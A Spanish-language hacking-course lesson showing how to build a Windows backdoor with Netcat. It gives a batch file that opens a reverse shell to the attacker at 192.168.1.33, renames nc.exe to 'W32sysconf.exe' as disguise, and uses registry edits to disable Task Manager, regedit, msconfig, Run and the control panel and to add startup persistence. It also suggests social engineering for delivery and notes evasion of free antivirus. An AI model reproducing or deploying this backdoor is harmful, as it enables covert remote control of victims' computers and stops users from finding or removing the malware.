
Tengo una pequeña noticia que es que hemos abierto un canal IRC en el server de Freenode. Abajo, en los contactos, pongo los datos para que se conecten y puedan charlar por ese medio:).

HDC


Bueno, la verdad es que hice un pequeño cambio en el temario por un pequeño inconveniente y saltamos directamente al laboratorio en el cual vamos a ver como explotar un poco más a la herramienta **Netcat** y hacer un pequeño **backdoor**.

Sí, un backdoor. Y no, la idea no es que se lo metan a nadie. Tampoco a sus hermanitos. Definitivamente no a sus novias. **¿Saben que es aquí cuando se van a volver paranoicos verdad?** Ya sé que sino no saben dónde aplicarlo, pero entiendan que aunque se los digan ustedes lo van a hacer igual, nada mas que no tengo que apoyar esas medidas o Roadd va a terminar entre las rejas.

A darle átomos, jóvenes padawans. Si recuerdan, había un comando con ciertos parámetros que nos daba la posibilidad de tener una **shell de la máquina remota**. Era algo así como:



Y lo llamábamos **shell inversa** porque la víctima se conecta a nosotros (nosotros estamos haciendo de servidor). Lo que nos importa me parece que va particularmente por poder asegurar la **permanencia** del **malware** en el sistema y que pase **desapercibido** por el usuario. Veamos lo segundo. Lo primero que tiene que pasar es que **no** debe tener el parámetro **verbose activado**:




tip: Del lado atacante, se puede usar -L para que no se cierre nunca el nc aunque se cierre la sesión.

Me conecté, usé el comando "***dir***" e igualmente el lado cliente/víctima no le mostró nada al usuario. Hay cierto **parámetro** adicional en nc que les resultará llamativo:

"**background mode**"...quizás...podría ser nuestro modo de **permanencia**, ya que **corriendo detrás** se refiere a darle un proceso y aunque cerremos la ventana de la consola de comandos, seguirá corriendo allí. Voy a crear un archivo en **batch** para probar esto que estoy diciendo. Quedaría algo así:

```
@echo off
C:/nc -d 192.168.1.33 1231 -e cmd.exe
```

Eso está escrito en el Notepad. Pasé el ejecutable del Netcat directamente al disco C y agregué el parámetro para que corra en el **background** pero de cualquier manera se abre una ventana que es la que inicia el proceso, que aunque la cerremos, este **seguirá activo**, y en caso de que del lado del atacante no este activo el nc, entonces la ventana se **cerrará automáticamente**. La idea es que puedan hacer de este ataque algo de **ingeniería social** como hicimos con el malware de la clase 61.




Pero... ¿no les pica el cerebro? Necesito hacer que esa ventana se cierre. Vamos a descargar un pequeño software llamado **Process Hacker** de la página http://processhacker.sourceforge.net/downloads.php y lo abrimos luego de haber abierto la sesión de Netcat. Y en la **pestaña** de **processes** nos encontramos con esto:

cmd.exe	3976			1.63 MB	w7-PC\w7
nc.exe	3716	0.09	320 B/s	692 kB	w7-PC\w7
cmd.exe	3812			1.52 MB	w7-PC\w7

Este programa es un Administrador de Tareas avanzado y completo. En fin, hoy nos interesa esta parte. Entre los 3 procesos hay 1 que podemos cerrar -correspondiente a la ventana negra- y los otros 2 quedarán corriendo detrás. El primero es la ventana que se abrió para ejecutar al Netcat (por eso es el proceso hijo), y el Netcat es el proceso que corre una shell que se usará para conectarse remotamente. Como el primero únicamente sirve para empezar a correr el Netcat (que ya está en corriendo detrás) no es necesario que siga abierta. Vamos a seleccionar ese proceso y darle a la tecla "***del***" o click derecho y terminar proceso.

nc.exe	3716	0.05	320 B/s	692 kB	w7-PC\w7
cmd.exe	3812			1.52 MB	w7-PC\w7



Ahí verán perfectamente que **la ventana se cerró** (manualmente desde la ventana pasa lo mismo pero quería que vieran exactamente qué y por qué queda corriendo).

La próxima vez que tomemos el desarrollo de malware, lo **ocultaremos** para que no aparezca. Voy a agregar algunas líneas.

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG_ DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableMsConfig /t REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoRun /t REG_DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /v Hidden /t REG_DWORD /d 0 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoControlPanel /t REG_DWORD /d 1 /f
```

En todas estas líneas nos encargamos de **editar** las **políticas** de las herramientas del Windows (fíjense que en todas va a hacerlo en el usuario actual) y dejar **deshabilitadas** cosas. Si pueden leer lo que puse... léanlo, no sean vagos. Intenten **entender** las líneas. "***DisableRegistryTools***", con el valor ***"1" o "verdadero"*** ¿Qué pasaría? Exacto, dejará deshabilitado el editor del registro. Así con todas las líneas:

1. **Deshabilita el editor del registro**
2. **Deshabilita el msconfig (herramienta de sistema para configurar lo que inicia con Windows)**
3. **Deshabilitar el Run o Ejecutar**
4. **Deshabilita poder ver los archivos ocultos**
5. **Deshabilita el administrador de tareas**
6. **Deshabilita el panel de control.**

Y aunque eso fuera bastante molesto, no estaría de más cambiarle el nombre al Netcat por algo más **desapercibido y que pueda dar miedo para cerrarlo**. Yo elegí **W32sysconf.exe** aunque

por ahí es algo exagerado :D pero funciona para la gran mayoría de la gente. Y no nos olvidemos de agregarlo **al inicio del sistema** con la línea que aprendimos en clases anteriores:

```
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v winReg32 /t REG_SZ /d C:\W32sysconf.exe
```

Entonces por ahora quedaría algo así:

```
@echo off

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG_ DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableMsConfig /t REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoRun /t REG_DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /v Hidden /t REG_DWORD /d 0 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoControlPanel /t REG_DWORD /d 1 /f

reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v winReg32 /t REG_SZ /d C:\W32sysconf.exe

C:/W32sysconf.exe -d 192.168.1.33 1231 -e cmd.exe
```

Por último pero no menos importante, **no olviden que hay que copiar el exe del netcat dentro del disco C** o en la ruta donde quieran que esté. No lo hice porque no me pareció necesario decirles cómo hacerlo (¡Muevan las cachas alumnos!).

Sé que quizás les queda un backdoor hecho por la mitad, pero prometo que cuando avancemos con VBScript dentro de no mucho, haremos algo más funcional. Otra cosa que quería mostrarles era el análisis del nc.exe en **virustotal**.

SHA256:	7379c5f5989be9b790d071481ee4fdfaeeb0dc7c4566cad8363cb016acc8145e
Nombre:	nc.exe
Detecciones:	31 / 56
Fecha de análisis:	2015-08-31 09:46:41 UTC (hace 5 horas, 54 minutos)

Pero tengan en cuenta que este análisis es con AV's de pago (aunque no del todo igual) y que cuando lo analicé con un AV gratuito no dio el mismo resultado. **En verdad no tuve un antivirus gratuito que me lo detectará.**

Pueden seguirme en Twitter: @RoaddHDC

Cualquier cosa pueden mandarme mail a: r0add@hotmail.com

Para donaciones, pueden hacerlo en bitcoin en la dirección siguiente: 1HqpPJbbWJ9H2hAZTmpXnVuoLKkP7RFSvw

Roadd.
